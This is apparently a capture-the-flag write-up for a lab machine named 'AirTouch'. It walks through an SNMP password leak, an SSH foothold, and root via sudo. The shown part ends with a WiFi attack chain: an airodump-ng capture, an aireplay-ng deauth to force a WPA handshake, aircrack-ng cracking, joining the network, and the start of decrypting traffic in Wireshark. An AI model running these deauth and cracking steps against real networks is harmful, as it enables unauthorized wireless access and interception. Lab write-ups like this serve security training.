AirTouch
by 0xW1LD

Enumeration
Scans
As usual we start off with an nmap port scan
1
2
PORT   STATE SERVICE
22/tcp open  ssh
Noticing we only find 22 - OpenSSH open, let’s check UDP ports.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PORT      STATE  SERVICE         REASON              VERSION
111/udp   closed rpcbind         port-unreach ttl 63
161/udp   open   snmp            udp-response ttl 62 SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 58ca7a34df1c6c6900000000
|   snmpEngineBoots: 1
|_  snmpEngineTime: 1h07m30s
| snmp-sysdescr: "The default consultant password is: [REDACTED] (change it after use it)"
|_  System uptime: 1h07m30.51s (405051 timeticks)
162/udp   closed snmptrap        port-unreach ttl 63
20031/udp closed bakbonenetvault port-unreach ttl 63
49181/udp closed unknown         port-unreach ttl 63
49201/udp closed unknown         port-unreach ttl 63
We find snmp open with an snmp-sysdescr containing a cleartext password.
Foothold
Attempting to ssh into the machine through the user consultant and the password we have found we can get onto the machine!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
$ ssh consultant@airtouch.htb
The authenticity of host 'airtouch.htb (10.129.8.110)' cant be established.
ED25519 key fingerprint is: SHA256:DvSEBg/+I7/iyiQVI8zQVuFIAJ4Cs4c7Y3FhAeAlJcU
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'airtouch.htb' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
consultant@airtouch.htbs password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
consultant@AirTouch-Consultant:~$
Just like that, we have a foothold!
User
Connecting to AirTouch-Internet
Taking a look around we can find a couple of images on our home directory.
1
2
3
4
5
6
7
8
9
10
11
consultant@AirTouch-Consultant:~$ ls -lash
total 888K
4.0K drwxr-xr-x 1 consultant consultant 4.0K Jan 18 00:45 .
8.0K drwxr-xr-x 1 root       root       4.0K Jan 13 14:55 ..
   0 lrwxrwxrwx 1 consultant consultant    9 Mar 27  2024 .bash_history -> /dev/null
4.0K -rw-r--r-- 1 consultant consultant  220 Feb 25  2020 .bash_logout
4.0K -rw-r--r-- 1 consultant consultant 3.7K Feb 25  2020 .bashrc
4.0K drwx------ 2 consultant consultant 4.0K Jan 18 00:45 .cache
4.0K -rw-r--r-- 1 consultant consultant  807 Feb 25  2020 .profile
132K -rw-r--r-- 1 consultant consultant 129K Mar 27  2024 diagram-net.png
728K -rw-r--r-- 1 consultant consultant 727K Mar 27  2024 photo_2023-03-01_22-04-52.png

Transferring them over to our local machine we can find a network diagram showing us a network setup.

The photo image is a similar diagram but shows multiple end devices instead of a single end device for each VLAN.
We can find a couple of our wlan networks, however it looks like all of them are set to down.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
consultant@AirTouch-Consultant:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if29: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 72:8f:49:24:53:88 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.20.1.2/24 brd 172.20.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7: wlan0: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
8: wlan1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff
9: wlan2: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
10: wlan3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:03:00 brd ff:ff:ff:ff:ff:ff
11: wlan4: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:04:00 brd ff:ff:ff:ff:ff:ff
12: wlan5: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:05:00 brd ff:ff:ff:ff:ff:ff
13: wlan6: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:06:00 brd ff:ff:ff:ff:ff:ff
We can also note that we can run ALL commands with no password as root.
1
2
3
4
5
6
consultant@AirTouch-Consultant:~$ sudo -l
Matching Defaults entries for consultant on AirTouch-Consultant:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User consultant may run the following commands on AirTouch-Consultant:
    (ALL) NOPASSWD: ALL
Let’s swap over to root and set one of the wlan interfaces to go up.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
root@AirTouch-Consultant:/# sudo ip link set wlan0 up
root@AirTouch-Consultant:/# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if29: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 72:8f:49:24:53:88 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.20.1.2/24 brd 172.20.1.255 scope global eth0
       valid_lft forever preferred_lft forever
7: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
8: wlan1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff
9: wlan2: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
10: wlan3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:03:00 brd ff:ff:ff:ff:ff:ff
11: wlan4: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:04:00 brd ff:ff:ff:ff:ff:ff
12: wlan5: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:05:00 brd ff:ff:ff:ff:ff:ff
13: wlan6: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 02:00:00:00:06:00 brd ff:ff:ff:ff:ff:ff
Next we can now use this interface to scan for available networks.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
root@AirTouch-Consultant:/# sudo iw dev wlan0 scan | grep SSID
        SSID: vodafoneFB6N
                 * Multiple BSSID
                 * SSID List
        SSID: MOVISTAR_FG68
                 * Multiple BSSID
                 * SSID List
        SSID: WIFI-JOHN
                 * Multiple BSSID
                 * SSID List
        SSID: AirTouch-Internet
                 * Multiple BSSID
                 * SSID List
        SSID: MiFibra-24-D4VY
                 * Multiple BSSID
                 * SSID List
        SSID: AirTouch-Office
                 * Multiple BSSID
                 * SSID List
        SSID: AirTouch-Office
                 * Multiple BSSID
                 * SSID List
Let’s use airodump-ng, which strangely enough is pre-installed on the consultant machine, to see what’s going on using our WiFi interface card
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
root@AirTouch-Consultant:/# airodump-ng wlan2
 CH 10 ][ Elapsed: 39 mins ][ 2026-01-18 04:13 ][ WPA handshake: AC:8B:A9:AA:3F:D2

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 7A:E2:4A:77:14:BE  -28     1643        0    0   9   54   WPA2 CCMP   PSK  MiFibra-24-D4VY
 0A:4D:9D:3C:40:09  -28     3287        0    0   3   54        CCMP   PSK  MOVISTAR_FG68
 76:5E:4A:53:E7:2F  -28     1644        0    0   1   54        TKIP   PSK  vodafoneFB6N
 F0:9F:C2:A3:F1:A7  -28     1643       53    0   6   54        CCMP   PSK  AirTouch-Internet
 C6:3D:83:28:E0:DA  -28     1643        0    0   6   54        CCMP   PSK  WIFI-JOHN
 AC:8B:A9:F3:A1:13  -28    23001     2467    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office
 AC:8B:A9:AA:3F:D2  -28    23001     1777    0  44   54e  WPA2 CCMP   MGT  AirTouch-Office

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 F0:9F:C2:A3:F1:A7  28:6C:07:FE:A3:22  -29   54 - 6      0       54
 AC:8B:A9:F3:A1:13  28:6C:07:12:EE:A1  -29    6e-48e     0     1550  PMKID  AirTouch-Office
 AC:8B:A9:F3:A1:13  28:6C:07:12:EE:F3  -29    6e- 6e     0     1629  PMKID  AirTouch-Office
 AC:8B:A9:AA:3F:D2  C8:8A:9A:6F:F9:D2  -29    6e-48e     0     1814  PMKID  AirTouch-Office,AccessLink
We can find a few bssid’s broadcasting themselves as well as a few stations probing for those bssids. We notice AirTouch-Internet, which is also in our diagram, has only CCMP as its ENC CIPHER using a PSK so it’d be really easy to simply capture all the traffic travelling throug the air and decrypt it, assuming we grab a handshake. We can do this with airodump-ng, specifying the channel and bssid and writing it onto a file using our wireles interface.
1
root@AirTouch-Consultant:/tmp# sudo airodump-ng -c 6 --bssid F0:9F:C2:A3:F1:A7 -w tablets_capture wlan0
Next let’s force a hand-shake by conducting a deauth attack against one of the stations.
1
2
3
4
5
6
7
oconsultant@AirTouch-Consultant:~$ sudo aireplay-ng -0 5 -a F0:9F:C2:A3:F1:A7 -c 28:6C:07:FE:A3:22 wlan0
01:13:29  Waiting for beacon frame (BSSID: F0:9F:C2:A3:F1:A7) on channel 6
01:13:29  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
01:13:29  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
01:13:30  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
01:13:30  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
01:13:31  Sending 64 directed DeAuth (code 7). STMAC: [28:6C:07:FE:A3:22] [ 0| 0 ACKs]
Going back to our airodump-ng we can find a handshake on the AirTouch-Internet AP by the 28:6C:07:FE:A3:22 station. Let’s make sure to keep this running for a couple minutes after the handshake so that we can decrypt it later.
1
2
3
4
5
6
7
8
9
CH  6 ][ Elapsed: 6 s ][ 2026-01-18 01:15 ][ WPA handshake: F0:9F:C2:A3:F1:A7

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:A3:F1:A7  -28   0      106        6    0   6   54        CCMP   PSK  AirTouch-Internet

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 F0:9F:C2:A3:F1:A7  28:6C:07:FE:A3:22  -29    1 - 1      0      649  EAPOL
We can find the packet capture data in our current working directory
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
root@AirTouch-Consultant:/tmp# ls -lash
total 764K
4.0K drwxrwxrwt 1 root root 4.0K Jan 18 01:15 .
4.0K drwxr-xr-x 1 root root 4.0K Jan 17 23:35 ..
 80K -rw-r--r-- 1 root root  76K Jan 18 01:14 tablets_capture-01.cap
4.0K -rw-r--r-- 1 root root  505 Jan 18 01:14 tablets_capture-01.csv
4.0K -rw-r--r-- 1 root root  599 Jan 18 01:14 tablets_capture-01.kismet.csv
4.0K -rw-r--r-- 1 root root 2.9K Jan 18 01:14 tablets_capture-01.kismet.netxml
424K -rw-r--r-- 1 root root 423K Jan 18 01:14 tablets_capture-01.log.csv
4.0K -rw-r--r-- 1 root root 2.1K Jan 18 01:15 tablets_capture-02.cap
4.0K -rw-r--r-- 1 root root  488 Jan 18 01:15 tablets_capture-02.csv
4.0K -rw-r--r-- 1 root root  595 Jan 18 01:15 tablets_capture-02.kismet.csv
4.0K -rw-r--r-- 1 root root 2.7K Jan 18 01:15 tablets_capture-02.kismet.netxml
8.0K -rw-r--r-- 1 root root 6.9K Jan 18 01:15 tablets_capture-02.log.csv
 56K -rw-r--r-- 1 root root  55K Jan 18 01:15 tablets_capture-03.cap
4.0K -rw-r--r-- 1 root root  488 Jan 18 01:15 tablets_capture-03.csv
4.0K -rw-r--r-- 1 root root  594 Jan 18 01:15 tablets_capture-03.kismet.csv
4.0K -rw-r--r-- 1 root root 2.7K Jan 18 01:15 tablets_capture-03.kismet.netxml
148K -rw-r--r-- 1 root root 148K Jan 18 01:15 tablets_capture-03.log.csv
Copying over rockyou.txt let’s attempt to crack the handshake password.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
root@AirTouch-Consultant:/tmp# aircrack-ng tablets_capture-01.cap -w rockyou.txt


                               Aircrack-ng 1.6

      [00:00:10] 23721/14344392 keys tested (2421.28 k/s)

      Time left: 1 hour, 38 minutes, 35 seconds                  0.17%

                           KEY FOUND! [ [REDACTED] ]


      Master Key     : D1 FF 70 2D CB 11 82 EE C9 E1 89 E1 69 35 55 A0
                       07 DC 1B 21 BE 35 8E 02 B8 75 74 49 7D CF 01 7E

      Transient Key  : 3F 58 7D CC 9B A7 E9 B3 F5 E8 86 3B 2F 26 D9 5F
                       92 85 34 4D 04 C0 65 33 37 D1 67 C7 B0 5A FF 7F
                       B5 0D F7 9F E1 54 2D 7D 8D BA 66 61 E5 4B 94 01
                       36 D8 E6 F0 82 BD C0 82 9E 41 53 10 EE F7 6F 97

      EAPOL HMAC     : FF B9 A8 9E FC CE 23 79 D8 E3 4F 31 BC B5 FF F5
We’ve found a key! let’s generate a configuration file that we’ll be using to connect to the wireless network!
1
2
3
4
5
6
root@AirTouch-Consultant:/tmp# wpa_passphrase "AirTouch-Internet" "[REDACTED]" | sudo tee /tmp/tablets.conf
network={
        ssid="AirTouch-Internet"
        #psk="[REDACTED]"
        psk=d1ff702dcb1182eec9e189e1693555a007dc1b21be358e02b87574497dcf017e
}
Next let’s connect to it using wpa_supplicant
1
2
3
4
root@AirTouch-Consultant:/tmp# sudo wpa_supplicant -B -i wlan0 -c /tmp/tablets.conf
Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
And let’s grab some ip addresses through dhcp using dhclient.
1
2
3
4
5
6
7
8
root@AirTouch-Consultant:/tmp# sudo dhclient wlan0
root@AirTouch-Consultant:/tmp# ip a show dev wlan0
7: wlan0: <BROADCAST,ALLMULTI,PROMISC,NOTRAILERS,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 02:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.3.61/24 brd 192.168.3.255 scope global dynamic wlan0
       valid_lft 86339sec preferred_lft 86339sec
    inet6 fe80::ff:fe00:0/64 scope link
       valid_lft forever preferred_lft forever

We’ve successfully connected to AirTouch-Internet!, I’ve set up a pivot to access the network through my machine. Attempting to connect to 192.168.3.1 we’re greeted by a PSK router login
Web Credentials Method 1: Packet Capture Decryption
Since we already captured a 4-way handshake and a packet capture file earlier as well as cracked the PSK. We should be able to simply decrypt the cap file in wireshark. So let’s transfer over tablets_capture.cap and open it in wireshark.

Next let’s enable decryption and add a decryption key on IEEE 802.11.

Since we captured a key every packet after the key should be decrypted.
